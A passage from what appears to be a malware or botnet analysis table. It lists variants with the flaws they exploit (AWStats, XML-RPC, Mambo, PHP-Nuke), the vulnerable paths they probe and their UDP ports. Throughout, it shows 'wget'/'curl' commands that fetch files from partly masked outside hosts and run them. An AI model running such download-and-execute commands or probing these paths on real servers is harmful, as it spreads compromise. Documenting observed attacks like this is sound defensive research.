				/blogs/xmlsrv/xmlrpc.php	
				/drupal/xmlrpc.php	

				/phpgroupware/xmlrpc.php	
				/wordpress/xmlrpc.php	
				/xmlrpc/xmlrpc.php	
	400,492	Awstats	wget *.234.113.241/scripz	/cgi-bin/awstats/awstats.pl	UDP 27105 /
			./scripz	/cgi-bin/awstats.pl	UDP 25555
		XML-RPC	wget *.234.113.241/scripz	/blog/xmlrpc.php	
			./scripz	/blog/xmlsrv/xmlrpc.php	
				/blogs/xmlsrv/xmlrpc.php	
				/drupal/xmlrpc.php	
				/phpgroupware/xmlrpc.php	
				/wordpress/xmlrpc.php	
				/xmlrpc/xmlrpc.php	
I	407,608	Mambo	wget *.123.16.34/gicumz	/cvs/index2.php	UDP 27105 /
			./gicumz	/articles/mambo/index2.php	UDP 25555
				/cvs/mambo/index2.php	
		XML-RPC	wget *.123.16.34/gicumz	/blog/xmlrpc.php	
			./gicumz	/blog/xmlsrv/xmlrpc.php	
				/blogs/xmlsrv/xmlrpc.php	
				/drupal/xmlrpc.php	
				/phpgroupware/xmlrpc.php	
				/wordpress/xmlrpc.php	
				/xmlrpc/xmlrpc.php	
J	407,576	Mambo	wget *.123.16.34/giculo	/cvs/index2.php	UDP 27105 /
			./giculo	/articles/mambo/index2.php	UDP 25555
				/cvs/mambo/index2.php	
		XML-RPC	wget *.123.16.34/giculo	/blog/xmlrpc.php	
			./giculo	/blog/xmlsrv/xmlrpc.php	
				/blogs/xmlsrv/xmlrpc.php	
				/drupal/xmlrpc.php	
				/phpgroupware/xmlrpc.php	
				/wordpress/xmlrpc.php	
				/xmlrpc/xmlrpc.php	
K	462,172	Awstats	wget *.15.209.12/listen	/cgi-bin/awstats/awstats.pl	UDP 27105 /
			./listen *.102.212.115	/cgi-bin/awstats.pl	UDP 25555
		Mambo	wget *.15.209.12/listen	/cvs/index2.php	
			./listen	/cvs/mambo/index2.php	
L	462,396	PHP-Nuke "phpbb_root_path"	wget *.15.209.4/criman	/modules/Forums/admin/admin_styles.php	UDP 27105 /
			./criman		UDP 25555
		XML-RPC	wget *.15.209.12/criman	/blog/xmlrpc.php	
			./criman	/blog/xmlsrv/xmlrpc.php	
				/blogs/xmlsrv/xmlrpc.php	
				/drupal/xmlrpc.php	
				/phpgroupware/xmlrpc.php	
				/wordpress/xmlrpc.php	
				/xmlrpc/xmlrpc.php	

M	407,576	Mambo	wget *.170.105.69/supina	/cvs/index2.php	UDP 27105 /
			./supina	/articles/mambo/index2.php	UDP 25555
				/cvs/mambo/index2.php	
		XML-RPC	wget *.170.105.69/supina	/blog/xmlrpc.php	
			./supina	/blog/xmlsrv/xmlrpc.php	
				/blogs/xmlsrv/xmlrpc.php	
				/drupal/xmlrpc.php	
				/phpgroupware/xmlrpc.php	
				/wordpress/xmlrpc.php	
				/xmlrpc/xmlrpc.php	
	407,576	Mambo	wget *.83.56.144/gicupo	/cvs/index2.php	UDP 27105 /
			./gicupo	/articles/mambo/index2.php	UDP 25555
				/cvs/mambo/index2.php	
		XML-RPC	wget *.83.56.144/gicuji	/blog/xmlrpc.php	
			./gicuji	/blog/xmlsrv/xmlrpc.php	
				/blogs/xmlsrv/xmlrpc.php	
				/drupal/xmlrpc.php	
				/phpgroupware/xmlrpc.php	
				/wordpress/xmlrpc.php	
				/xmlrpc/xmlrpc.php	
N	460,576	Mambo	wget *.168.74.193/httpd	/mambo/index2.php	UDP 27105 /
		XML-RPC	wget *.168.74.193/httpd	/xmlrpc/xmlrpc.php	UDP 25555
			./httpd	/wordpress/xmlrpc.php	
				/phpgroupware/xmlrpc.php	
				/drupal/xmlrpc.php	
				/blogs/xmlsrv/xmlrpc.php	
				/blog/xmlsrv/xmlrpc.php	
				/blog/xmlrpc.php	
		Awstats	wget *.168.74.193/httpd	/cgi-bin/awstats/awstats.pl	
			./httpd *.102.212.115	/cgi-bin/awstats.pl	
O	407,576	Awstats	wget *.220.92.80/cacat	/cgi-bin/awstats.pl	UDP 27105 /
			,/cacat *.102.212.115	/cgi-bin/awstats/awstats.pl	UDP 25555
		XML-RPC	wget *.220.92.80/cacat	/blog/xmlrpc.php	
			./cacat	/blog/xmlsrv/xmlrpc.php	
				/blogs/xmlsrv/xmlrpc.php	
				/drupal/xmlrpc.php	
				/phpgroupware/xmlrpc.php	
				/wordpress/xmlrpc.php	
				/xmlrpc/xmlrpc.php	
		Mambo	wget *.220.92.80/cacat	/mambo/index2.php	
			./cacat	/cvs/index2.php	
P	401,228	Webcalendar send_reminder	wget *.16.187.6/haita	/webcalendar/tools/send_reminders.php	UDP 27105 /
		PostNuke PHP "phpbb_root_path"	./haita	/modules/PNphpBB2/includes/functions_admin.php	UDP 25555

Q	460,660	Mambo	wget *.168.74.193/strange	/mambo/index2.php	UDP 27105 /
			curl -o arts http://*.90.211.54/arts		UDP 24444
		XML-RPC	wget *.168.74.193/strange	/xmlrpc/xmlrpc.php	
			./strange	/wordpress/xmlrpc.php	
			curl -o arts http://*.90.211.54/arts	/phpgroupware/xmlrpc.php	
			./arts	/drupal/xmlrpc.php	
				/blogs/xmlsrv/xmlrpc.php	
				/blog/xmlsrv/xmlrpc.php	
				/blog/xmlrpc.php	
R	460,660	Mambo	wget *.168.74.193/httpd	/mambo/index2.php	UDP 27105 /
			curl -o hey http://j*.be/hey		UDP 25555
		XML-RPC	wget *.168.74.193/httpd	/xmlrpc/xmlrpc.php	
			curl -o hey http://j*.be/hey	/wordpress/xmlrpc.php	
				/phpgroupware/xmlrpc.php	
				/drupal/xmlrpc.php	
				/blogs/xmlsrv/xmlrpc.php	
				/blog/xmlsrv/xmlrpc.php	
				/blog/xmlrpc.php	
S	389,408	Mambo	wget *.97.113.25/giculz	/mambo/index2.php	UDP 27105 /
			./giculz	/cache/index2.php	UDP 25555
		XML-RPC	wget *.97.113.25/giculz	/blog/xmlrpc.php	
			./giculz	/blog/xmlsrv/xmlrpc.php	
				/blogs/xmlsrv/xmlrpc.php	
				/drupal/xmlrpc.php	
				/phpgroupware/xmlrpc.php	
				/wordpress/xmlrpc.php	
				/xmlrpc/xmlrpc.php	